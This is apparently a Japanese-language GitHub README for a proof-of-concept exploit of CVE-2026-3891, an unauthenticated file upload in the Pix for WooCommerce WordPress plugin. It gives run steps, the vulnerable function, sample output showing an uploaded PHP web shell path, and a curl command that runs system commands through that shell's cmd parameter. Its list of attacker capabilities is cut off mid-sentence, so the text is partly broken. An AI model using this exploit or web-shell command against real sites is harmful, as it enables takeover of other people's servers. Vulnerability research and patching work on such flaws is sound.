m4sh-wacker/cve-2026-3891-pix-for-woocommerce-plugin-exploit
CVE-2026-3891 のPoC — Pix for WooCommerce <= 1.5.0 における、リモートコード実行につながる認証不要の任意ファイルアップロード

CVE-2026-3891 は、Pix for WooCommerce WordPress プラグインの 1.5.0 以前 のバージョンに存在する、重大な 未認証の任意ファイルアップロード 脆弱性です。
この脆弱性は、lkn_pix_for_woocommerce_c6_save_settings 機能に存在し、認可制御の欠如と不十分なファイルタイプ検証が原因です。このエクスプロイトは、有効な nonce を取得し、Web からアクセス可能なディレクトリへの PHP ファイルの無制限アップロードを実証するプロセスを自動化します。
この脆弱性を悪用することで、未認証の攻撃者は以下を実行できる可能性があります:
pip install requests
CVE-2026-3891.py ファイルをシステムに保存します。python CVE-2026-3891.py

プロンプトが表示されたら、対象の WordPress URL を入力します:
[?] Enter target URL: http://localhost/wordpress
例:
[*] Requesting nonce...
[+] Nonce obtained: **********
[*] Uploading woocommerce.php...

[+] File uploaded successfully!
[+] URL: http://target/wp-content/plugins/payment-gateway-pix-for-woocommerce/Includes/files/certs_c6/woocommerce.php
curl http://target/wp-content/plugins/payment-gateway-pix-for-woocommerce/Includes/files/certs_c6/woocommerce.php?cmd=ls